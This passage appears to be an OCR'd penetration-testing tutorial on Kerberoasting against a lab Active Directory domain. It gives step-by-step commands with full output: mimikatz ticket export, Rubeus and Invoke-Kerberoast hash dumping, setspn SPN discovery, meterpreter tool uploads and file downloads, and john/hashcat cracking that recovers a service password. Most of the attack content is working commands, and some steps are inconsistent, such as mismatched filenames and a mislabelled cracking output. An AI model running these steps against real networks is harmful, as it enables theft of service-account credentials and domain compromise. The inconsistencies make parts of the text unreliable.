
```
kerberos::list /export
```

```
mimikatz # kerberos::list /export

[00000000] - 0x00000012 - aes256_hmac
   Start/End/MaxRenew: 4/27/2020 11:54:29 AM ; 4/27/2020 9:54:29 PM ; 5/4/2020 11:54:29 AM
   Server Name       : krbtgt/IGNITE.LOCAL @ IGNITE.LOCAL
   Client Name       : yashika @ IGNITE.LOCAL
   Flags 40e10000    : name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;
   * Saved to file     : 0-40e10000-yashika@krbtgt~IGNITE.LOCAL-IGNITE.LOCAL.kirbi

[00000001] - 0x00000017 - rc4_hmac_nt
   Start/End/MaxRenew: 4/27/2020 12:02:18 PM ; 4/27/2020 9:54:29 PM ; 5/4/2020 11:54:29 AM
   Server Name       : WIN-S0V7KMTVLD2/SVC_SQLService.ignite.local:60111 @ IGNITE.LOCAL
   Client Name       : yashika @ IGNITE.LOCAL
   Flags 40a10000    : name_canonicalize ; pre_authent ; renewable ; forwardable ;
   * Saved to file     : 1-40a10000-yashika@WIN-S0V7KMTVLD2~SVC_SQLService.ignite.local~60111-IGNITE.LOCAL.kirbi
```

Step 3: Convert the Kirbi to Hash & Brute Force Hash

I renamed the obtain file name as “1-40a5000…..kirbi” into “raj.kirbi” and again convert raj.kirbi into john crackable format with the help of **kirbi2john.py** (possible at /usr/share/john/) named as “kirbihash”; then use john for brute force as done in 1st Method.

```
mv "1-40a5000…..kirbi" "raj.kirbi"
/usr/share/john/kirbi2john.py raj.kirbi > kirbihash
john --wordlist=/usr/share/wordlists/rockyou.txt kirbihash
```



PART 2: NEW Kerberoasting Procedure on Host System

Method 1: Rubeus.exe

Step 1: SPN Discover, Dump TGS, obtain HASH (All-in-one)

Rebeus.exe is a terrific tool as it comes with a kerberoast module that discovers SPN, extracts TGS, and dump service Hash, which can be done with the help of the following command.

```
./Rubeus.exe kerberoast /outfile:hash.txt
```

```
C:\Users\yashika\Desktop>Rubeus.exe kerberoast /outfile:hash.txt

  ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.5.0


[*] Action: Kerberoasting

[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*]         Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.

[*] Searching the current domain for Kerberoastable users

[*] Total kerberoastable users : 1


[*] SamAccountName         : SVC_SQLService
[*] DistinguishedName      : CN=SQL Service,OU=Tech,DC=ignite,DC=local
[*] ServicePrincipalName   : WIN-S0V7KMTVLD2/SVC_SQLService.ignite.local:60111
[*] PwdLastSet             : 4/25/2020 9:47:19 PM
[*] Supported ETypes       : RC4_HMAC_DEFAULT
[*] Hash written to C:\Users\yashika\Desktop\hash.txt

[*] Roasted hashes written to : C:\Users\yashika\Desktop\hash.txt

C:\Users\yashika\Desktop>type hash.txt
$krb5tgs$23$*SVC_SQLService$ignite.local$WIN-S0V7KMTVLD2/SVC_SQLService.ignite.local:60111*$2
5105D48C03F037AE9FDDA2FF497DFA41547E2A2AA3538356E34DE59A39CE0500D93F348EE795E25A2D6FA59DB62DD
887B19B373A3383160530DC735573BBB3B01ABFD8C7859D64D572640908678D8A70E37A72CF5BE1D3087D4197AF7A
BE75672052A17A76D5FB4F2497F608052AB03C139035C74F50AF22D82B6C82C235827DEC6713C5A06B640C7AC8C9D
F8F4FDA631E9B16AEB6E92F2BE333D12DCDAF55477039E064864528A7878D0903B9CB804B1D717989E0B0470E3F13
C844C11FDDD480647F4EC11CD9943F6DB07CFC1F2613EE2BEB317CC129D221906B53DDEB98BDF1E535FE030418F05
C5530247951DCA8CBC30CD9BC18A757CEEF28B1AE45A4DC9E1EEEE7D50EF637A54FD7E6185D6D8C4ABA2AEDB85B32
E0A3752D384ADBDD5FED5864F8A496A35DD39B7EA3C588AB8FDF447C0B02397A32AE4AAD8C3924A25D9859F46202D
64002ACBEB6A372FFB6E8246F2CCB5A08228AC411CA4416925BE894945D238CF37B7037CBC187D6145B0994C0D927
04A24E3FA10959F6FA3ABA98016698226DE6797014DFC78F2474FE2864A3D7B2D726FE67762E4750D8A92BE5AF257
671B02D9B3DF3A71641CD3ADFEBDF00403E316981A47015033652CA70DFBA409BB6263E53C2D095778C5A0E2D72F9
```

Step 2: Brute Force Hash

So, we have saved the service hash in the text file “hash.txt” and use a dictionary to brute force the hash and extract the service password using hashcat tool.

```
hashcat -m 13100 --force -a 0 hash.txt dict.txt
```

```
root@kali:~/Desktop# hashcat -m 13100 --force -a 0 hash.txt dict.txt
hashcat (v5.1.0) starting...

OpenCL Platform #1: The pocl project
====================================
* Device #1: pthread-Intel(R) Core(TM) i7-7700 CPU @ 3.60GHz, 1024/2934 MB allocatable, 4MCU

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0×0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Applicable optimizers:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt
```

As a result, you can observe that we have extracted the password of the service.

```
a90967ddace60791dcd8906ef9866c149912a7528962b388612718d7855fbffaf919d31
94606830f9d840daa7d8cb8cf2c57656ec7fb3591cf59af480afd6c14697f0e67e6301a
b6c77102234397f08a850ee26043dd65463fc586e868ea017ce19b53921a67a11671a90
5259873c58ca54986a9efa60be458a522ec449ee8a5a20440e3c6374548acfb3b5c83e8
b27fe340460e47010778713ca0c049b7caf0fc192c806375bd793b7f65e5ffb1dbe71e4
0f482a21261e636e99ac99dd0cf73d69a90210500a48a034bee20e5ca422ac8bc45b6e7
f04d1358046ac0129e5516e8c153d82fc48f08dff49053fb219ff055ea9dd474ef4d095
aea0929badee78f26bb5291e72190e5b3f20b2d08c077b44b7ba6389785ff713fa8599b
7b241474f2d3c00fc7d263ecf9064b8ab15dae5f1466c8974363e9e7365a604f55f19df
be422f1986159db1a9fce5cf6b5b78f482561a17c30da3eeda7cfc89fce7b3d52ab4f05
72fbee54fe8dd48fe111eea9189777:Password@1
```

Method 2: Kerberoast PowerShell Script

Step 1: SPN Discover, Dump TGS, obtain HASH (All-in-one)

Kerberoast.ps1 is a PowerShell script which is as similar above module, you can download it from **here**, it discovers the SPN, extract TGS and dump service Hash, this can be done with the help of the following command.

```
Import-Module .\Invoke-kerberoast.ps1
Invoke-kerberoast
```

Once you get the service hash, follow the above method to brute force the password.

Step 2: Brute Force Hash

Again, repeat the same procedure to brute force the hashes.

```
PS C:\Users\yashika\Desktop> Import-Module .\Invoke-Kerberoast.ps1
PS C:\Users\yashika\Desktop> Invoke-Kerberoast


TicketByteHexStream  :
Hash                 : $krb5tgs$WIN-S0V7KMTVLD2/SVC_SQLService.ignite.local:60111:17F816D0F5332DB6987A229D65C207FC$9EE9
                       A6DAA62D54856670F6C13BFEA4C41B4331575101A5324DD19412EA86A84F11EC434761B1A8EDF9EF5547D53BEFE8E8D1
                       C38EE988D83595ADAE24FBF9CFFE8C953ECBBC36BB00E1DE64CA849C1309FDB207D31D5141A0D09E3EFB0744764D31B8
                       FBA36D8F58D74458D4C78E5B5D8BE2716CF15DAD50272B9A224A4295EC46140F7ACD4CD1837B1C554CFA334E525172D0
                       A66DC01F2E6691904E4FF3407A24B5B7D8FA871D411C78B68D2A3F381344DA8473D01F3B4304337FF80AF81A5E750530
                       FC4FAF73635D0D0592B522CFE00E73A618FF5601779E5750B1E0424E5811032F71A782CDB18BEF43B0605CC188B4B4A3
                       DDE4E94CD5F9CE64149A84DFD2882EE98297D9B627C8E883899309DD2EB22802C66C8EC2FC54AFA6EF023C0FF0B5034C
                       56A15D5223642EB802B4359478FF7A12CED59C4171F534F962FA132C7838588E121E375FAB082075778FBE26FE8CD69D
                       DDC9C1C4DC76F7404F5D1E52022174AE2C8F15D34C697BE2C557AD3305BB71793953297693 9E6B0FF309470221FEC57C
SamAccountName       : SVC_SQLService
DistinguishedName    : CN=SQL Service,OU=Tech,DC=ignite,DC=local
ServicePrincipalName : WIN-S0V7KMTVLD2/SVC_SQLService.ignite.local:60111


PS C:\Users\yashika\Desktop>
```

PART 3: OLD Kerberoasting Procedure on Remote System


Method 1: Metasploit

1. PowerShell script via meterpreter
    - ps1- SPN Discovery script
    - SetSPN Utility
    - ps1
2. Mimikatz via Metasploit

1. PowerShell script via meterpreter

Step1: SPN Discovery

Download “Find-PotentiallyCrackableAccounts.ps1” & “Export-PotentiallyCrackableAccounts.ps1” from **here** in your local machine and upload it on the host machine through meterpreter session, then invoke PowerShell to execute the script remotely.



These scripts will discover the SPN and save the output in CSV format.


```
Import-Module .\Find-PotentiallyCrackableAccounts.ps1
Find-PotentiallyCrackableAccounts -FullData -Verbose
Import-Module .\Export-PotentiallyCrackableAccounts.ps1
Export-PotentiallyCrackableAccounts
```

```
PS C:\Users\yashika\Desktop> Import-Module .\Find-PotentiallyCrackableAccounts.ps1
Import-Module .\Find-PotentiallyCrackableAccounts.ps1
PS C:\Users\yashika\Desktop> Find-PotentiallyCrackableAccounts -FullData -Verbose
Find-PotentiallyCrackableAccounts -FullData -Verbose
VERBOSE: Searching the forest: ignite.local
VERBOSE: Gathering sensitive groups
VERBOSE: Searching Sensitive groups in domain: ignite.local
VERBOSE: Number of sensitive groups found: 9
VERBOSE: Gathering user accounts associated with SPN
VERBOSE: Number of users that contain SPN: 1
VERBOSE: Gathering info about the user: SQL Service
VERBOSE: Checking connectivity to server: SVC_SQLService.ignite.local
VERBOSE: The server: SVC_SQLService.ignite.local is not accessiable - Is it exist?
VERBOSE: Number of users included in the list: 1


UserName        : SVC_SQLService
DomainName      : ignite.local
IsSensitive     : False
EncType         : RC4-HMAC
Description     :
IsEnabled       : True
IsPwdExpires    : False
PwdAge          : 0
CrackWindow     : Indefinitely
SensitiveGroups :
MemberOf        :
DelegationType  : False
TargetServices  : None
NumofServers    : 1
RunsUnder       : {@{Service=WIN-S0V7KMTVLD2; Server=SVC_SQLService.ignite.local; IsAccessible=No}}
AssociatedSPNs  : {WIN-S0V7KMTVLD2/SVC_SQLService.ignite.local:60111}



PS C:\Users\yashika\Desktop> Import-Module .\Export-PotentiallyCrackableAccounts.ps1
Import-Module .\Export-PotentiallyCrackableAccounts.ps1
PS C:\Users\yashika\Desktop> Export-PotentiallyCrackableAccounts
Export-PotentiallyCrackableAccounts
CSV file saved in: C:\Users\yashika\Documents\Report.csv
PS C:\Users\yashika\Desktop>
```

Download the Report.csv in your local machine.

```
meterpreter > pwd
C:\Users\yashika\documents
meterpreter > ls
Listing: C:\Users\yashika\documents
==================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
40777/rwxrwxrwx   0     dir   2020-04-19 17:00:37 -0400  My Music
40777/rwxrwxrwx   0     dir   2020-04-19 17:00:37 -0400  My Pictures
40777/rwxrwxrwx   0     dir   2020-04-19 17:00:37 -0400  My Videos
40777/rwxrwxrwx   4096  dir   2020-04-24 14:14:59 -0400  Outlook Files
100666/rw-rw-rw-  554   fil   2020-04-27 15:59:32 -0400  Report.csv
100666/rw-rw-rw-  402   fil   2020-04-19 17:00:42 -0400  desktop.ini

meterpreter > download Report.csv /root/Desktop/
[*] Downloading: Report.csv → /root/Desktop//Report.csv
[*] Downloaded 554.00 B of 554.00 B (100.0%): Report.csv → /root/Desktop//Report.csv
[*] download   : Report.csv → /root/Desktop//Report.csv
meterpreter >
```

The report.csv file will list the SPNs available in the host system.



	I	J	K	L	M	N	O
1	CrackWin	Sensitive	MemberC	Delegatio	TargetSer	NumofSer	RunsUnder
2	Indefinitely			FALSE	None	1	WIN-S0V7KMTVLD2 SVC_SQLService.ignite.local No
3							
4							
5							
6							
7							
8							
9							
10							
11							
12							

Setspn – SPN Discovery Utility

Another method, obtain the meterpreter session by compromising the host machine and load PowerShell. Use setspn utility to list all SPNs in the domain.

```
setspn -T ignite -Q */*
```

```
PS C:\Windows\system32> setspn -T ignite -Q */*
setspn -T ignite -Q */*
Checking domain DC=ignite,DC=local
CN=WIN-S0V7KMTVLD2,OU=Domain Controllers,DC=ignite,DC=local
        exchangeAB/WIN-S0V7KMTVLD2
        exchangeAB/WIN-S0V7KMTVLD2.ignite.local
        Dfsr-12F9A27C-BF97-4787-9364-D31B6C55EB04/WIN-S0V7KMTVLD2.ignite.local
        ldap/WIN-S0V7KMTVLD2.ignite.local/ForestDnsZones.ignite.local
        ldap/WIN-S0V7KMTVLD2.ignite.local/DomainDnsZones.ignite.local
        DNS/WIN-S0V7KMTVLD2.ignite.local
        GC/WIN-S0V7KMTVLD2.ignite.local/ignite.local
        RestrictedKrbHost/WIN-S0V7KMTVLD2.ignite.local
        RestrictedKrbHost/WIN-S0V7KMTVLD2
        RPC/8d93763c-4e7f-4798-8be8-cbe5efdbd671._msdcs.ignite.local
        HOST/WIN-S0V7KMTVLD2/IGNITE
        HOST/WIN-S0V7KMTVLD2.ignite.local/IGNITE
        HOST/WIN-S0V7KMTVLD2
        HOST/WIN-S0V7KMTVLD2.ignite.local
        HOST/WIN-S0V7KMTVLD2.ignite.local/ignite.local
        E3514235-4B06-11D1-AB04-00C04FC2DCD2/8d93763c-4e7f-4798-8be8-cbe5efdbd671/ignite.local
        ldap/WIN-S0V7KMTVLD2/IGNITE
        ldap/8d93763c-4e7f-4798-8be8-cbe5efdbd671._msdcs.ignite.local
        ldap/WIN-S0V7KMTVLD2.ignite.local/IGNITE
        ldap/WIN-S0V7KMTVLD2
        ldap/WIN-S0V7KMTVLD2.ignite.local
        ldap/WIN-S0V7KMTVLD2.ignite.local/ignite.local
CN=krbtgt,CN=Users,DC=ignite,DC=local
        kadmin/changepw
CN=DESKTOP-RGP2O9L,CN=Computers,DC=ignite,DC=local
        RestrictedKrbHost/DESKTOP-RGP2O9L
        HOST/DESKTOP-RGP2O9L
        RestrictedKrbHost/DESKTOP-RGP2O9L.ignite.local
        HOST/DESKTOP-RGP2O9L.ignite.local
CN=EXCHANGE,CN=Computers,DC=ignite,DC=local
        IMAP/EXCHANGE
        IMAP/exchange.ignite.local
        IMAP4/EXCHANGE
        IMAP4/exchange.ignite.local
        POP/EXCHANGE
        POP/exchange.ignite.local
        POP3/EXCHANGE
        POP3/exchange.ignite.local
        exchangeRFR/EXCHANGE
        exchangeRFR/exchange.ignite.local
        exchangeAB/EXCHANGE
        exchangeAB/exchange.ignite.local
        exchangeMDB/EXCHANGE
        exchangeMDB/exchange.ignite.local
        SMTP/EXCHANGE
        SMTP/exchange.ignite.local
        SmtpSvc/EXCHANGE
        SmtpSvc/exchange.ignite.local
        WSMAN/exchange
        WSMAN/exchange.ignite.local
        RestrictedKrbHost/EXCHANGE
```

As you can observe that again we have discovered the SPN for SQL service

```
          SmtpSvc/exchange.ignite.local
          WSMAN/exchange
          WSMAN/exchange.ignite.local
          RestrictedKrbHost/EXCHANGE
          HOST/EXCHANGE
          RestrictedKrbHost/exchange.ignite.local
          HOST/exchange.ignite.local
CN=DESKTOP-BSH36E2,CN=Computers,DC=ignite,DC=local
          RestrictedKrbHost/DESKTOP-BSH36E2
          HOST/DESKTOP-BSH36E2
          RestrictedKrbHost/DESKTOP-BSH36E2.ignite.local
          HOST/DESKTOP-BSH36E2.ignite.local
CN=DESKTOP-LU7L00B,CN=Computers,DC=ignite,DC=local
          RestrictedKrbHost/DESKTOP-LU7L00B
          HOST/DESKTOP-LU7L00B
          RestrictedKrbHost/DESKTOP-LU7L00B.ignite.local
          HOST/DESKTOP-LU7L00B.ignite.local
CN=SQL Service,OU=Tech,DC=ignite,DC=local
          WIN-S0V7KMTVLD2/SVC_SQLService.ignite.local:60111

Existing SPN found!
PS C:\Windows\system32>
```

Step 2: Extract & Dump TGS_ticket & Obtain Hash

Upload the PowerShell script **"TGSCipher.ps1"** and simultaneously convert the request output it into John format.

```
Import-Module .\Get-TGSCipher.ps1
Get-TGSCipher -SPN "WIN-S0V7KMTVLD2/SVC_SQLService.ignite.local:60111" -Format
John
```

As a result, we obtain the HASH string for the SQL Service.

```
meterpreter > upload /root/powershell/Get-TGSCipher.ps1 .
[*] uploading  : /root/powershell/Get-TGSCipher.ps1 → .
[*] uploaded   : /root/powershell/Get-TGSCipher.ps1 → .\Get-TGSCipher.ps1
meterpreter > shell
Process 4932 created.
Channel 7 created.
Microsoft Windows [Version 10.0.18362.778]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Windows\system32> cd C:\Users\yashika\Desktop\
cd C:\Users\yashika\Desktop\
PS C:\Users\yashika\Desktop> Import-Module .\Get-TGSCipher.ps1
Import-Module .\Get-TGSCipher.ps1
PS C:\Users\yashika\Desktop> Get-TGSCipher -SPN "WIN-S0V7KMTVLD2/SVC_SQLService.ignite.local:60111" -Format John
Get-TGSCipher -SPN "WIN-S0V7KMTVLD2/SVC_SQLService.ignite.local:60111" -Format John
$krb5tgs$23$*SVC_SQLService$ignite.local$WIN-S0V7KMTVLD2/SVC_SQLService.ignite.local:60111*$AE47C190EDE81F538E0DDBD2F2CC
CBA232F68321FEB32DBC34722C44996D403F29FAA1AAA038612DE02634F1F7345B3F20B723C445B2D366735395911BCA914B8F5BF9E5EAD06D19C901
2B70450DF0F4959B676A3B22BCBF8B7120CEE2BA3EB233A29C6E8EB1E058F50D3F9F1F527A74E460EDEEBE37932DA20723E744FC7D8B44A88BB98016
652EC145225FBA573172BAD28CFA782C11ED1C84E6DBC1FCC2240129DF2163E153300E4028102BBC6F63810EB468908CFA35A287321CD7A1E199B70E
5D7CB35CB14C72923298F9385F30C95C94FD4F91E2D2D62CAD78F70F29799F95947860BE449CC0C63D75F5E835F56B0F4BBFDBA3CBE16D57AE54E5DA
ADC781D7BF6526BFF6E16A756F8FF7F7BD8D1F58C5A502989C1A72F37B2C557836D876353E395FE6A7F770ACA938D73899A1B7E12C3F7FA5DF29F6CF
2E0BFAC15308ADB0E44F73B95BF06D3675A8A0E4F8221906404E5D3D05CE1C2ED0E2899AEAEDEED6D90ED94FD181463C26FC811F5CE9312DBE05C703
26DF7E4F8365FE20B346C9E2BDB1680B6A759D8B6F56D3B3F5C5A2A0BE722EF43A0FB974EBE342943CDAE0965A9F3CF4E7EFE53012A5E9C8C8866F2D
033C5DCD08DF7116B551951841E88B802DA1BD357F38D22E6D8DF603AD7EC73A451264A9BE58CE7A773B8EA8C3C875BDA277F09891C32F62AFB32132
18F4CF173DE4F5A2AF4CDD72F2656193FF3F268248D4507DA8078B6F901ED49AEA20F9F2CB1D79C05BB728F052E9AD11857871014E0D4945BA56C643
PS C:\Users\yashika\Desktop>
```

Step 3: Brute Force Hash

Again, repeat the same procedure to brute force the hashes.

```
root@kali:~# john --wordlist=/usr/share/wordlists/rockyou.txt hashes
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 H
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Password@1       ($krb5asrep$yashika@IGNITE.LOCAL)
1g 0:00:00:01 DONE (2020-04-27 12:54) 0.6024g/s 1267Kp/s 1267Kc/s 1267KC/s Popadic3..Passion7
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:~#
```

2. Mimikatz via Metasploit

Once you have the meterpreter session of the host system then you can try to upload mimikatz.exe and then perform all steps discussed in Part 1 of section C.

```
meterpreter > upload /root/Downloads/mimikatz_trunk/x64/mimikatz.exe .
[*] uploading  : /root/Downloads/mimikatz_trunk/x64/mimikatz.exe → .
[*] uploaded   : /root/Downloads/mimikatz_trunk/x64/mimikatz.exe → .\mimikatz.exe
meterpreter > shell
Process 5744 created.
Channel 2 created.
Microsoft Windows [Version 10.0.18362.778]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\yashika\Desktop>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\yashika\Desktop>
```

Step 1: SPN Discovery

Download and execute the mimikatz & run Kerberos::list command for SPN discovery

```
./mimikatz.exe
kerberos::list
```

Step 2: Dump TGS ticket

Run the export command for extracting the ticket named with .kirbi extension.

```
kerberos::list /export
```

```
PS C:\Users\yashika\Desktop> .\mimikatz.exe
.\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #18362 Mar  8 2020 18:30:37
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   **/

mimikatz # kerberos::list

[00000000] - 0x00000012 - aes256_hmac
   Start/End/MaxRenew: 4/27/2020 12:40:07 PM ; 4/27/2020 10:40:07 PM ; 5/4/2020 12:40:07 PM
   Server Name       : krbtgt/IGNITE.LOCAL @ IGNITE.LOCAL
   Client Name       : yashika @ IGNITE.LOCAL
   Flags 40e10000    : name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;

[00000001] - 0x00000017 - rc4_hmac_nt
   Start/End/MaxRenew: 4/27/2020 12:40:07 PM ; 4/27/2020 10:40:07 PM ; 5/4/2020 12:40:07 PM
   Server Name       : WIN-S0V7KMTVLD2/SVC_SQLService.ignite.local:60111 @ IGNITE.LOCAL
   Client Name       : yashika @ IGNITE.LOCAL
   Flags 40a10000    : name_canonicalize ; pre_authent ; renewable ; forwardable ;

[00000002] - 0x00000017 - rc4_hmac_nt
   Start/End/MaxRenew: 4/27/2020 12:40:07 PM ; 4/27/2020 10:40:07 PM ; 5/4/2020 12:40:07 PM
   Server Name       : ldap/WIN-S0V7KMTVLD2.ignite.local @ IGNITE.LOCAL
   Client Name       : yashika @ IGNITE.LOCAL
   Flags 40a50000    : name_canonicalize ; ok_as_delegate ; pre_authent ; renewable ; forwardable ;

mimikatz # kerberos::list /export

[00000000] - 0x00000012 - aes256_hmac
   Start/End/MaxRenew: 4/27/2020 12:40:07 PM ; 4/27/2020 10:40:07 PM ; 5/4/2020 12:40:07 PM
   Server Name       : krbtgt/IGNITE.LOCAL @ IGNITE.LOCAL
   Client Name       : yashika @ IGNITE.LOCAL
   Flags 40e10000    : name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;
   * Saved to file     : 0-40e10000-yashika@krbtgt~IGNITE.LOCAL-IGNITE.LOCAL.kirbi

[00000001] - 0x00000017 - rc4_hmac_nt
   Start/End/MaxRenew: 4/27/2020 12:40:07 PM ; 4/27/2020 10:40:07 PM ; 5/4/2020 12:40:07 PM
   Server Name       : WIN-S0V7KMTVLD2/SVC_SQLService.ignite.local:60111 @ IGNITE.LOCAL
   Client Name       : yashika @ IGNITE.LOCAL
   Flags 40a10000    : name_canonicalize ; pre_authent ; renewable ; forwardable ;
   * Saved to file     : 1-40a10000-yashika@WIN-S0V7KMTVLD2~SVC_SQLService.ignite.local~60111-IGNITE.LOCAL.kirbi

[00000002] - 0x00000017 - rc4_hmac_nt
   Start/End/MaxRenew: 4/27/2020 12:40:07 PM ; 4/27/2020 10:40:07 PM ; 5/4/2020 12:40:07 PM
   Server Name       : ldap/WIN-S0V7KMTVLD2.ignite.local @ IGNITE.LOCAL
   Client Name       : yashika @ IGNITE.LOCAL
   Flags 40a50000    : name_canonicalize ; ok_as_delegate ; pre_authent ; renewable ; forwardable ;
   * Saved to file     : 2-40a50000-yashika@ldap~WIN-S0V7KMTVLD2.ignite.local-IGNITE.LOCAL.kirbi
```

Download the kirbi file in your local machine to convert it into the crackable format.

```
meterpreter > download 1-40a10000-yashika@WIN-S0V7KMTVLD2~SVC_SQLService.ignite.local~60111-IGNITE.LOCAL.kirbi /root/
[*] Downloading: 1-40a10000-yashika@WIN-S0V7KMTVLD2~SVC_SQLService.ignite.local~60111-IGNITE.LOCAL.kirbi → /root//1-40a10000-yas
[*] Downloaded 1.43 KiB of 1.43 KiB (100.0%): 1-40a10000-yashika@WIN-S0V7KMTVLD2~SVC_SQLService.ignite.local~60111-IGNITE.LOCAL.k
[*] download   : 1-40a10000-yashika@WIN-S0V7KMTVLD2~SVC_SQLService.ignite.local~60111-IGNITE.LOCAL.kirbi → /root//1-40a10000-yas
```

Step 3: Convert the Kirbi to Hash & Brute Force Hash

Again, I renamed the obtain file name as “2-40a5000…..kirbi” into “raj.kirbi” and again convert local.kirbi into john crackable format with the help of **kirbi2john.py** (possible at /usr/share/john/) named as “localhash”; then use john for brute force as done above.

```
mv "40a5000.....kirbi" "local.kirbi"
/usr/share/john/kirbi2john.py local.kirbi > localhash
john --wordlist=/usr/share/wordlists/rockyou.txt localhash
```

```
root@kali:~# mv 1-40a10000-yashika@WIN-S0V7KMTVLD2~SVC_SQLService.ignite.local~60111-IGNITE.LOCAL.kirbi local.kirbi
root@kali:~# /usr/share/john/kirbi2john.py local.kirbi > localhash
root@kali:~# john --wordlist=/usr/share/wordlists/rockyou.txt localhash
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
